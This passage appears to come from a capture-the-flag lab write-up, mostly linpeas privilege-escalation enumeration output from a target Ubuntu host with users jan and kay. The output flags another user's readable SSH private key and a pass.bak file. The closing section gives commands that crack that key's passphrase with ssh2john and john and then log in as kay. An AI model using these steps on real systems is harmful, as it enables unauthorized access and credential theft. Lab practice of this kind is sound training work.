/var/lib/xcfs/cgroup/memory/system.slice/rsyslog.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/run-user-1001.mount/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/samba-ad-dc.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/setvtrgb.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/smbd.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/snapd.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/ssh.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/sys-fs-fuse-connections.mount/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/sys-kernel-debug.mount/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-journald.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-journal-flush.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-logind.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-modules-load.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-random-seed.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-remount-fs.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-sysctl.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-timesyncd.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-tmpfiles-setup-dev.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-tmpfiles-setup.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-udev.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-udev-trigger.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-update-utmp.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/systemd-user-sessions.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/system-getty.slice/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/system-serialx2dgetty.slice/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/tomcat.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/ufw.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/unattended-upgrades.service/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/system.slice/var-lib-xcfs.mount/cgroup.event\_control  
/var/lib/xcfs/cgroup/memory/user.slice/cgroup.event\_control  
/var/lib/xcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service  
/var/lib/xcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/cgroup.procs



/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope  
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/cgroup.clone\_children  
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/cgroup.procs  
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/notify\_on\_release  
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/tasks  
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/tasks  
/var/spool/samba  
/var/tmp

Interesting GROUP writable files (not in Home) (max 500)  
<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files>

Other Interesting Files

.sh files in path  
<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path>

/usr/bin/  
gettext.sh

Executable files potentially added by user (limit 70)

Unexpected in /opt (usually empty)  
total  
18416

```
drwxr-xr-x 3 root root 4096 Apr 23 2018 .  
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..  
drwxr-xr-x 9 tomcat9 tomcat9 4096 Jan 22 16:12 apache-tomcat-9.0.7  
-rw-r--r-- 1 root root 9517889 Apr 3 2018 apache-tomcat-9.0.7.tar.gz  
-rw-r--r-- 1 root root 9323198 Jul 6 2017 struts2-rest-showcase-2.5.12.war  
lrwxrwxrwx 1 tomcat9 tomcat9 19 Apr 18 2018 tomcat-latest -> apache-tomcat-9.0.7
```

Unexpected in root  
./bash\_history

/initrd.img.old  
/vmlinuz.old  
/vmlinuz  
/samba  
/initrd.img

Modified interesting files in the last 5mins (limit 100)  
/var/log/  
btmpt

/var/log/syslog  
/var/log/auth.log  
/var/log/kern.log

logrotate 3.8.7

Files inside /home/jan (limit 20)

total

12

drwxr-xr-x 2 root root 4096 Apr 23 2018 .

drwxr-xr-x 4 root root 4096 Apr 19 2018 ..

-rw----- 1 root jan 47 Apr 23 2018 .lesshst

Files inside others home (limit 20)

/home/

kay/.profile

/home/kay/.viminfo

/home/kay/.bashrc

/home/kay/.bash\_history

/home/kay/.lesshst

/home/kay/.ssh/authorized\_keys

/home/kay/.ssh/id\_rsa

/home/kay/.ssh/id\_rsa.pub

/home/kay/.bash\_logout

/home/kay/.sudo\_as\_admin\_successful

/home/kay/pass.bak

/var/www/html/index.html

/var/www/html/development/dev.txt

/var/www/html/development/j.txt

Searching installed mail applications

Mails (limit 50)

Backup files (limited 100)

-rw-r--r-- 1 root root 610 Apr 17 2018 /etc/xml/

catalog.old

-rw-r--r-- 1 root root 673 Apr 17 2018 /etc/xml/xml-core.xml.old

-rw-r--r-- 1 root root 9542 Apr 19 2018 /etc/samba/smb.conf.bak

-rw-r--r-- 1 root root 128 Apr 17 2018 /var/lib/sgml-base/supercatalog.old

-rw-r--r-- 1 root root 190367 Jul 18 2017 /usr/src/linux-headers-4.4.0-87-generic/.config.old

-rw-r--r-- 1 root root 0 Jul 18 2017 /usr/src/linux-headers-4.4.0-87-generic/include/config/net/team/mode/activebackup.h

-rw-r--r-- 1 root root 0 Jul 18 2017 /usr/src/linux-headers-4.4.0-87-generic/include/config/wm831x/backup.h

-rw-r--r-- 1 root root 190615 Apr 2 2018 /usr/src/linux-headers-4.4.0-119-generic/.config.old

-rw-r--r-- 1 root root 0 Apr 2 2018 /usr/src/linux-headers-4.4.0-119-generic/include/config/net/team/mode/activebackup.h

-rw-r--r-- 1 root root 0 Apr 2 2018 /usr/src/linux-headers-4.4.0-119-generic/include/config/wm831x/backup.h

-rwxr-xr-x 1 root root 226 Apr 14 2016 /usr/share/byobu/desktop/byobu.desktop.old

-rw-r--r-- 1 root root 11358 Apr 17 2018 /usr/share/info/dir.old

-rw-r--r-- 1 root root 665 Apr 16 2016 /usr/share/man/man8/vgcfbackup.8.gz

-rw-r--r-- 1 root root 1624 Mar 14 2016 /usr/share/man/man8/tddbbackup.tdbtools.8.gz

-rw-r--r-- 1 root root 298768 Dec 29 2015 /usr/share/doc/manpages/Changes.old.gz

-rw-r--r-- 1 root root 7867 May 6 2015 /usr/share/doc/telnet/README.telnet.old.gz

-rw-r--r-- 1 root root 31600 Feb 15 2018 /usr/lib/open-vm-tools/plugins/vmsvc/libvmbbackup.so

-rwxr-xr-x 1 root root 10504 Mar 14 2016 /usr/bin/tddbbackup.tdbtools

-rw-r--r-- 1 root root 8710 Jul 18 2017 /lib/modules/4.4.0-87-generic/kernel/drivers/net/team/team\_mode\_activebackup.ko

-rw-r--r-- 1 root root 8990 Jul 18 2017 /lib/modules/4.4.0-87-generic/kernel/drivers/power/wm831x\_backup.ko

-rw-r--r-- 1 root root 8710 Apr 2 2018 /lib/modules/4.4.0-119-generic/kernel/drivers/net/team/team\_mode\_activebackup.ko

-rw-r--r-- 1 root root 8990 Apr 2 2018 /lib/modules/4.4.0-119-generic/kernel/drivers/power/wm831x\_backup.ko

===== Searching tables inside readable .db/.sql/.sqlite files (limit 100)  
Found /var/lib/mlocate/mlocate.db: regular file, no read permission  
Found /var/lib/nssdb/cert9.db: SQLite 3.x database  
Found /var/lib/nssdb/key4.db: SQLite 3.x database  
Found /var/lib/nssdb/secmod.db: Berkeley DB 1.85 (Hash, version 2, native byte-order)

-> Extracting tables from /var/lib/nssdb/cert9.db (limit 20)  
-> Extracting tables from /var/lib/nssdb/key4.db (limit 20)

===== Web files?(output limit)  
/var/  
www/:

total 12K  
drwxr-xr-x 3 root root 4.0K Apr 18 2018 .  
drwxr-xr-x 14 root root 4.0K Apr 18 2018 ..  
drwxr-xr-x 3 root root 4.0K Apr 23 2018 html

/var/www/html:  
total 16K  
drwxr-xr-x 3 root root 4.0K Apr 23 2018 .  
drwxr-xr-x 3 root root 4.0K Apr 18 2018 ..

===== All relevant hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)  
-rw-r--r-- 1 root root 0 Apr 18 2018 /  
etc/.java/.systemPrefs/.system.lock

-rw-r--r-- 1 root root 0 Apr 18 2018 /etc/.java/.systemPrefs/.systemRootModFile  
-rw-r--r-- 1 root root 220 Aug 31 2015 /etc/skel/.bash\_logout  
-rw----- 1 root root 0 Aug 1 2017 /etc/.pwd.lock  
-rw-r--r-- 1 root root 1391 Apr 17 2018 /etc/apparmor.d/cache/.features  
-rw-r--r-- 1 root root 0 Jan 22 16:11 /run/network/.ifstate.lock  
-rw-r--r-- 1 root root 2600 Mar 14 2018 /usr/lib/jvm/.java-1.8.0-openjdk-amd64.jinfo  
-rw-r--r-- 1 kay kay 220 Apr 17 2018 /home/kay/.bash\_logout

===== Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)  
-rwxr-xr-x 1 jan jan 847920 Jan 22 16:49 /tmp/  
linpeas.sh

===== Searching passwords in history files

===== Searching \*password\* or \*credential\* files in home (limit 70)  
/bin/systemd-ask-  
password

/bin/systemd-tty-ask-password-agent  
/etc/java-8-openjdk/management/jmxremote.password  
/etc/pam.d/common-password  
/usr/lib/git-core/git-credential  
/usr/lib/git-core/git-credential-cache  
/usr/lib/git-core/git-credential-cache--daemon  
/usr/lib/git-core/git-credential-store  
#)There are more creds/passwds files in the previous parent folder  
  
/usr/lib/grub/i386-pc/password.mod

```
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/usr/lib/jvm/java-8-openjdk-amd64/jre/lib/management/jmxremote.password
/usr/lib/python2.7/dist-packages/samba/credentials.so
/usr/lib/python2.7/dist-packages/samba/tests/credentials.py
/usr/lib/python2.7/dist-packages/samba/tests/credentials.pyc
/usr/lib/x86_64-linux-gnu/libsamba-credentials.so.0
/usr/lib/x86_64-linux-gnu/libsamba-credentials.so.0.0.1
/usr/lib/x86_64-linux-gnu/samba/ldb/local_password.so
/usr/lib/x86_64-linux-gnu/samba/ldb/password_hash.so
/usr/lib/x86_64-linux-gnu/samba/libcmdline-credentials.so.0
/usr/share/dns/root.key
/usr/share/doc/git/contrib/credential
/usr/share/doc/git/contrib/credential/gnome-keyring/git-credential-gnome-keyring.c
/usr/share/doc/git/contrib/credential/netrc/git-credential-netrc
/usr/share/doc/git/contrib/credential/osxkeychain/git-credential-osxkeychain.c
/usr/share/doc/git/contrib/credential/wincred/git-credential-wincred.c
/usr/share/locale-langpack/en_AU/LC_MESSAGES/ubuntuone-credentials.mo
/usr/share/locale-langpack/en_GB/LC_MESSAGES/ubuntuone-credentials.mo
/usr/share/man/man1/git-credential.1.gz
/usr/share/man/man1/git-credential-cache.1.gz
/usr/share/man/man1/git-credential-cache--daemon.1.gz
/usr/share/man/man1/git-credential-store.1.gz
#)There are more creds/passwds files in the previous parent folder
```

```
/usr/share/man/man7/gitcredentials.7.gz
/usr/share/man/man8/systemd-ask-password-console.path.8.gz
/usr/share/man/man8/systemd-ask-password-console.service.8.gz
/usr/share/man/man8/systemd-ask-password-wall.path.8.gz
/usr/share/man/man8/systemd-ask-password-wall.service.8.gz
#)There are more creds/passwds files in the previous parent folder
```

```
/usr/share/pam/common-password.md5sums
/var/cache/debconf/passwords.dat
/var/lib/pam/password
```

||| Checking for TTY (sudo/su) passwords in audit logs

||| Searching passwords inside logs (limit 70)

```
2017-08-01 11:16:21 configure base-passwd:amd64 3.5.39
3.5.39
2017-08-01 11:16:21 install base-passwd:amd64 <none> 3.5.39
2017-08-01 11:16:21 status half-configured base-passwd:amd64 3.5.39
2017-08-01 11:16:21 status half-installed base-passwd:amd64 3.5.39
2017-08-01 11:16:21 status installed base-passwd:amd64 3.5.39
2017-08-01 11:16:21 status unpacked base-passwd:amd64 3.5.39
2017-08-01 11:16:23 status half-configured base-passwd:amd64 3.5.39
2017-08-01 11:16:23 status half-installed base-passwd:amd64 3.5.39
2017-08-01 11:16:23 status unpacked base-passwd:amd64 3.5.39
2017-08-01 11:16:23 upgrade base-passwd:amd64 3.5.39 3.5.39
2017-08-01 11:16:28 install passwd:amd64 <none> 1:4.2-3.1ubuntu5
2017-08-01 11:16:28 status half-installed passwd:amd64 1:4.2-3.1ubuntu5
2017-08-01 11:16:28 status unpacked passwd:amd64 1:4.2-3.1ubuntu5
2017-08-01 11:16:31 configure base-passwd:amd64 3.5.39 <none>
2017-08-01 11:16:31 status half-configured base-passwd:amd64 3.5.39
2017-08-01 11:16:31 status installed base-passwd:amd64 3.5.39
2017-08-01 11:16:31 status unpacked base-passwd:amd64 3.5.39
2017-08-01 11:16:37 configure passwd:amd64 1:4.2-3.1ubuntu5 <none>
2017-08-01 11:16:37 status half-configured passwd:amd64 1:4.2-3.1ubuntu5
2017-08-01 11:16:37 status installed passwd:amd64 1:4.2-3.1ubuntu5
2017-08-01 11:16:37 status unpacked passwd:amd64 1:4.2-3.1ubuntu5
```

2017-08-01 11:17:35 status half-configured passwd:amd64 1:4.2-3.1ubuntu5  
2017-08-01 11:17:35 status half-installed passwd:amd64 1:4.2-3.1ubuntu5  
2017-08-01 11:17:35 status unpacked passwd:amd64 1:4.2-3.1ubuntu5  
2017-08-01 11:17:35 status unpacked passwd:amd64 1:4.2-3.1ubuntu5.3  
2017-08-01 11:17:35 upgrade passwd:amd64 1:4.2-3.1ubuntu5 1:4.2-3.1ubuntu5.3  
2017-08-01 11:17:36 configure passwd:amd64 1:4.2-3.1ubuntu5.3 <none>  
2017-08-01 11:17:36 status half-configured passwd:amd64 1:4.2-3.1ubuntu5.3  
2017-08-01 11:17:36 status installed passwd:amd64 1:4.2-3.1ubuntu5.3  
2017-08-01 11:17:36 status unpacked passwd:amd64 1:4.2-3.1ubuntu5.3  
base-passwd depends on libc6 (>= 2.8); however:  
base-passwd depends on libdebconfclient0 (>= 0.145); however:  
Description: Set up users and passwords  
dpkg: base-passwd: dependency problems, but configuring anyway as you requested:  
Preparing to unpack .../base-passwd\_3.5.39\_amd64.deb ...  
Preparing to unpack .../passwd\_1%3a4.2-3.1ubuntu5\_amd64.deb ...  
Selecting previously unselected package base-passwd.  
Selecting previously unselected package passwd.  
Setting up base-passwd (3.5.39) ...  
Setting up passwd (1:4.2-3.1ubuntu5) ...  
Shadow passwords are now on.  
Unpacking base-passwd (3.5.39) ...  
Unpacking base-passwd (3.5.39) over (3.5.39) ...  
Unpacking passwd (1:4.2-3.1ubuntu5) ...

API Keys Regex

Regexes to search for API keys aren't activated, use param '-r'

## **ssh2john**

```
ssh2john kay_id_rsa > ssh_key.txt  
john --wordlist=/usr/share/wordlists/rockyou.txt ssh_key.txt  
chmod 400 kay_id_rsa  
ssh -i kay_id_rsa kay@10.10.108.127
```